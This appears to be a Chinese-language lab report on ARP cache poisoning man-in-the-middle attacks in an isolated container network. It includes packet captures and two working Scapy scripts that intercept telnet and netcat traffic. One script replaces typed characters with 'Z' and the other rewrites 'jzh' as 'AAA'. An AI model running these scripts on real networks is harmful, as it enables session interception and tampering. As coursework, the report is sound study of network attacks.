10 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP   98 Echo (ping) request  id=0x0025, seq=3/768, ttl=63 (reply in 1…
11 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP   98 Echo (ping) reply    id=0x0025, seq=3/768, ttl=64 (request in…
12 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP   98 Echo (ping) request  id=0x0025, seq=4/1024, ttl=64 (no respon…
13 2021-07-14 21:3… 10.9.0.105         10.9.0.6           ICMP  126 Redirect             (Redirect for host)
14 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP   98 Echo (ping) request  id=0x0025, seq=4/1024, ttl=63 (reply in …
15 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP   98 Echo (ping) reply    id=0x0025, seq=4/1024, ttl=64 (request i…
```




```
16 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP   98 Echo (ping) request  id=0x0025, seq=5/1280, ttl=64 (no respon…
17 2021-07-14 21:3… 10.9.0.105         10.9.0.6           ICMP  126 Redirect             (Redirect for host)
18 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP   98 Echo (ping) request  id=0x0025, seq=5/1280, ttl=63 (reply in …
19 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP   98 Echo (ping) reply    id=0x0025, seq=5/1280, ttl=64 (request i…
20 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP   98 Echo (ping) request  id=0x0025, seq=6/1536, ttl=64 (no respon…
21 2021-07-14 21:3… 10.9.0.105         10.9.0.6           ICMP  126 Redirect             (Redirect for host)
22 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP   98 Echo (ping) request  id=0x0025, seq=6/1536, ttl=63 (reply in …
23 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP   98 Echo (ping) reply    id=0x0025, seq=6/1536, ttl=64 (request i…
24 2021-07-14 21:3… 02:42:0a:09:00:05  02:42:0a:09:00:06  ARP    42 Who has 10.9.0.6? Tell 10.9.0.5
25 2021-07-14 21:3… 02:42:0a:09:00:69  02:42:0a:09:00:05  ARP    42 Who has 10.9.0.5? Tell 10.9.0.105
26 2021-07-14 21:3… 02:42:0a:09:00:06  02:42:0a:09:00:69  ARP    42 Who has 10.9.0.5? Tell 10.9.0.6
27 2021-07-14 21:3… 02:42:0a:09:00:06  02:42:0a:09:00:05  ARP    42 10.9.0.6 is at 02:42:0a:09:00:06
28 2021-07-14 21:3… 02:42:0a:09:00:05  02:42:0a:09:00:69  ARP    42 10.9.0.5 is at 02:42:0a:09:00:05
29 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP   98 Echo (ping) request  id=0x0025, seq=7/1792, ttl=64 (reply in …
30 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP   98 Echo (ping) reply    id=0x0025, seq=7/1792, ttl=64 (request i…
```




```
30 2021-07-14 21:3… 10.9.0.5            10.9.0.6            ICMP       98 Echo (ping) reply    id=0x0025, seq=7/1792, ttl=64 (request i…
31 2021-07-14 21:3… 02:42:0a:09:00:69   02:42:0a:09:00:06   ARP        42 Who has 10.9.0.6? Tell 10.9.0.105
32 2021-07-14 21:3… 02:42:0a:09:00:06   02:42:0a:09:00:69   ARP        42 10.9.0.6 is at 02:42:0a:09:00:06
33 2021-07-14 21:3… 10.9.0.6            10.9.0.5            ICMP       98 Echo (ping) request  id=0x0025, seq=8/2048, ttl=64 (reply in …
34 2021-07-14 21:3… 10.9.0.5            10.9.0.6            ICMP       98 Echo (ping) reply    id=0x0025, seq=8/2048, ttl=64 (request i…
35 2021-07-14 21:3… 10.9.0.6            10.9.0.5            ICMP       98 Echo (ping) request  id=0x0025, seq=9/2304, ttl=64 (reply in …
36 2021-07-14 21:3… 10.9.0.5            10.9.0.6            ICMP       98 Echo (ping) reply    id=0x0025, seq=9/2304, ttl=64 (request i…
37 2021-07-14 21:3… 10.9.0.6            10.9.0.5            ICMP       98 Echo (ping) request  id=0x0025, seq=10/2560, ttl=64 (reply in…
38 2021-07-14 21:3… 10.9.0.5            10.9.0.6            ICMP       98 Echo (ping) reply    id=0x0025, seq=10/2560, ttl=64 (request …
39 2021-07-14 21:3… 10.9.0.6            10.9.0.5            ICMP       98 Echo (ping) request  id=0x0025, seq=11/2816, ttl=64 (reply in…
40 2021-07-14 21:3… 10.9.0.5            10.9.0.6            ICMP       98 Echo (ping) reply    id=0x0025, seq=11/2816, ttl=64 (request …
41 2021-07-14 21:3… 10.9.0.6            10.9.0.5            ICMP       98 Echo (ping) request  id=0x0025, seq=12/3072, ttl=64 (reply in…
42 2021-07-14 21:3… 10.9.0.5            10.9.0.6            ICMP       98 Echo (ping) reply    id=0x0025, seq=12/3072, ttl=64 (request …
43 2021-07-14 21:3… 02:42:0a:09:00:06   02:42:0a:09:00:05   ARP        42 Who has 10.9.0.5? Tell 10.9.0.6
44 2021-07-14 21:3… 02:42:0a:09:00:05   02:42:0a:09:00:06   ARP        42 10.9.0.5 is at 02:42:0a:09:00:05
```

当 IP_forward 打开时，telnet 成功建立



```
root@776a64d7edb4:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

建立之后关闭，telnet 无法输入，无响应




```
root@776a64d7edb4:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

程序进行如下修改：


过滤部分，设置接受除了攻击者 MAC 地址的数据包

对于 A 发送给 B 的字符全部用 Z 替换




```
from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        if pkt[TCP].payload:
            data = pkt[TCP].payload.load # The original payload data
            newdata = 'Z'*len(data)
            p=newpkt/newdata
            p.show()
            send(newpkt/newdata)
        else:
            send(newpkt)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)
f = 'tcp and not ether src 02:42:0a:09:00:69'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

运行程序，建立 telnet 连接后，关闭 ip_forward,无论输入什么都会显示 Z




```
root@4d4a83e1b3a7:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
e8ca65a1a64a login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Jul 15 02:31:29 UTC 2021 from A-10.9.0.5.net-10.9.0.0 on pts/4
seed@e8ca65a1a64a:~$ ZZZZZZZZZZ
```

抓包检验，输入的 a 被替换成了 Z



```
 3 2021-07-14 22:4… 10.9.0.5    10.9.0.6    TCP      66 35398 → 23 [ACK] Seq=65694228 Ack=2882966491 Win=501 Len=0 TS…
 4 2021-07-14 22:4… 10.9.0.5    10.9.0.6    TELNET   67 Telnet Data ...
 5 2021-07-14 22:4… 10.9.0.6    10.9.0.5    TELNET   67 Telnet Data ...
 6 2021-07-14 22:4… 10.9.0.5    10.9.0.6    TCP      66 35398 → 23 [ACK] Seq=65694229 Ack=2882966492 Win=501 Len=0 TS…
 7 2021-07-14 22:4… 10.9.0.5    10.9.0.6    TELNET   67 Telnet Data ...
 8 2021-07-14 22:4… 10.9.0.6    10.9.0.5    TELNET   67 Telnet Data ...
 9 2021-07-14 22:4… 10.9.0.5    10.9.0.6    TCP      66 35398 → 23 [ACK] Seq=65694230 Ack=2882966493 Win=501 Len=0 TS…
10 2021-07-14 22:4… 10.9.0.5    10.9.0.6    TELNET   67 Telnet Data ...
11 2021-07-14 22:4… 10.9.0.6    10.9.0.5    TELNET   67 Telnet Data ...
12 2021-07-14 22:4… 10.9.0.5    10.9.0.6    TCP      66 35398 → 23 [ACK] Seq=65694231 Ack=2882966494 Win=501 Len=0 TS…

▾ Telnet
    Data: a

0000  02 42 0a 09 00 69 02 42  0a 09 00 05 08 00 45 10   ·B···i·B ······E·
0010  00 35 cd 72 40 00 40 06  59 24 0a 09 00 05 0a 09   ·5·r@·@· Y$······
0020  00 06 8a 46 00 17 03 ea  6a 15 ab d6 93 dc 80 18   ···F···· j·······
0030  01 f5 14 44 00 00 01 01  08 0a e0 7b f8 de f0 d7   ···D···· ···{····
0040  ae 9f 61                                           ··a
```

Echo 报文返回的时已经被修改的内容




```
 3 2021-07-14 22:4… 10.9.0.5    10.9.0.6    TCP      66 35398 → 23 [ACK] Seq=65694228 Ack=2882966491 Win=501 Len=0 TS…
 4 2021-07-14 22:4… 10.9.0.5    10.9.0.6    TELNET   67 Telnet Data ...
 5 2021-07-14 22:4… 10.9.0.6    10.9.0.5    TELNET   67 Telnet Data ...
 6 2021-07-14 22:4… 10.9.0.5    10.9.0.6    TCP      66 35398 → 23 [ACK] Seq=65694229 Ack=2882966492 Win=501 Len=0 TS…
 7 2021-07-14 22:4… 10.9.0.5    10.9.0.6    TELNET   67 Telnet Data ...
 8 2021-07-14 22:4… 10.9.0.6    10.9.0.5    TELNET   67 Telnet Data ...
 9 2021-07-14 22:4… 10.9.0.5    10.9.0.6    TCP      66 35398 → 23 [ACK] Seq=65694230 Ack=2882966493 Win=501 Len=0 TS…
10 2021-07-14 22:4… 10.9.0.5    10.9.0.6    TELNET   67 Telnet Data ...
11 2021-07-14 22:4… 10.9.0.6    10.9.0.5    TELNET   67 Telnet Data ...
12 2021-07-14 22:4… 10.9.0.5    10.9.0.6    TCP      66 35398 → 23 [ACK] Seq=65694231 Ack=2882966494 Win=501 Len=0 TS…

▾ Telnet
    Data: Z

0000  02 42 0a 09 00 05 02 42  0a 09 00 69 08 00 45 10   ·B·····B ···i··E·
0010  00 35 5c 52 40 00 40 06  ca 44 0a 09 00 06 0a 09   ·5\R@·@· ·D······
0020  00 05 00 17 8a 46 ab d6  93 dc 03 ea 6a 16 80 18   ·····F·· ····j···
0030  01 fd 07 8c 00 00 01 01  08 0a f0 d7 fc ca e0 7b   ········ ·······{
0040  f8 de 5a                                           ··Z
```

TASK 3 MITM Attack on Netcat using ARP Cache Poisoning

程序进行如下修改：

过滤部分，设置接受除了攻击者的 MAC 地址的数据包

将 A 发送给 B 的’jzh’字符替换为’AAA’，其余不做修改




```
from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        if pkt[TCP].payload:
            data = pkt[TCP].payload.load # The original payload data
            print("*** %s, length: %d" % (data, len(data)))
            newdata = data.replace(b'jzh', b'AAA')
            p=newpkt/newdata
            send(newpkt/newdata)
        else:
            send(newpkt)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)
f = 'tcp and not ether src 02:42:0a:09:00:69'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

以下为截取到的报文内容：

A 发送给 B（实际上发送给了攻击者）的报文，输入的为’jzh’


从 A 的 MAC 地址 02:42:0a:09:00:05 到攻击者的 MAC 地址 02:42:0a:09:00:69



```
195 2021-07-14 23:0… 10.9.0.5          10.9.0.6          TCP  70 42534 → 9090 [PSH, ACK] Seq=654131742 Ack=3905905026 Win=6425…
196 2021-07-14 23:0… 10.9.0.5          10.9.0.6          TCP  70 [TCP Retransmission] 42534 → 9090 [PSH, ACK] Seq=654131742 Ac…
197 2021-07-14 23:0… 10.9.0.6          10.9.0.5          TCP  66 9090 → 42534 [ACK] Seq=3905905026 Ack=654131746 Win=65280 Len…
198 2021-07-14 23:0… 10.9.0.6          10.9.0.5          TCP  66 [TCP Dup ACK 197#1] 9090 → 42534 [ACK] Seq=3905905026 Ack=654…
199 2021-07-14 23:0… 02:42:0a:09:00:06 02:42:0a:09:00:69 ARP  42 Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de…
200 2021-07-14 23:0… 02:42:0a:09:00:06 02:42:0a:09:00:69 ARP  42 Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de…
201 2021-07-14 23:0… 02:42:0a:09:00:06 02:42:0a:09:00:69 ARP  42 Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de…
202 2021-07-14 23:0… 02:42:0a:09:00:69 Broadcast         ARP  42 Gratuitous ARP for 10.9.0.5 (Request)
203 2021-07-14 23:0… 02:42:0a:09:00:69 Broadcast         ARP  42 ARP Announcement for 10.9.0.6
▸ Frame 195: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface veth6a02ddb, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
0000  02 42 0a 09 00 69 02 42  0a 09 00 05 08 00 45 00   ·B···i·B ······E·
0010  00 38 89 4a 40 00 40 06  9d 59 0a 09 00 05 0a 09   ·8·J@·@· ·Y······
0020  00 06 a6 26 23 82 26 fd  42 1e e8 cf 61 82 80 18   ···&#·&· B···a···
0030  01 f6 14 47 00 00 01 01  08 0a e0 91 6c b5 f0 ed   ···G···· ····l···
0040  60 ae 6a 7a 68 0a                                  `·jzh·
```

攻击者发送给 B 的报文，负载为’jzh’替换后的’AAA’

攻击者的 MAC 地址 02:42:0a:09:00:69 到从 B 的 MAC 地址 02:42:0a:09:00:06



```
195 2021-07-14 23:0… 10.9.0.5          10.9.0.6          TCP  70 42534 → 9090 [PSH, ACK] Seq=654131742 Ack=3905905026 Win=6425…
196 2021-07-14 23:0… 10.9.0.5          10.9.0.6          TCP  70 [TCP Retransmission] 42534 → 9090 [PSH, ACK] Seq=654131742 Ac…
197 2021-07-14 23:0… 10.9.0.6          10.9.0.5          TCP  66 9090 → 42534 [ACK] Seq=3905905026 Ack=654131746 Win=65280 Len…
198 2021-07-14 23:0… 10.9.0.6          10.9.0.5          TCP  66 [TCP Dup ACK 197#1] 9090 → 42534 [ACK] Seq=3905905026 Ack=654…
199 2021-07-14 23:0… 02:42:0a:09:00:06 02:42:0a:09:00:69 ARP  42 Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de…
200 2021-07-14 23:0… 02:42:0a:09:00:06 02:42:0a:09:00:69 ARP  42 Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de…
201 2021-07-14 23:0… 02:42:0a:09:00:06 02:42:0a:09:00:69 ARP  42 Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de…
202 2021-07-14 23:0… 02:42:0a:09:00:69 Broadcast         ARP  42 Gratuitous ARP for 10.9.0.5 (Request)
203 2021-07-14 23:0… 02:42:0a:09:00:69 Broadcast         ARP  42 ARP Announcement for 10.9.0.6
▸ Frame 196: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface veth6a02ddb, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:69 (02:42:0a:09:00:69), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
0000  02 42 0a 09 00 06 02 42  0a 09 00 69 08 00 45 00   ·B·····B ···i··E·
0010  00 38 89 4a 40 00 40 06  9d 59 0a 09 00 05 0a 09   ·8·J@·@· ·Y······
0020  00 06 a6 26 23 82 26 fd  42 1e e8 cf 61 82 80 18   ···&#·&· B···a···
0030  01 f6 c2 59 00 00 01 01  08 0a e0 91 6c b5 f0 ed   ···Y···· ····l···
0040  60 ae 41 41 41 0a                                  `·AAA·
```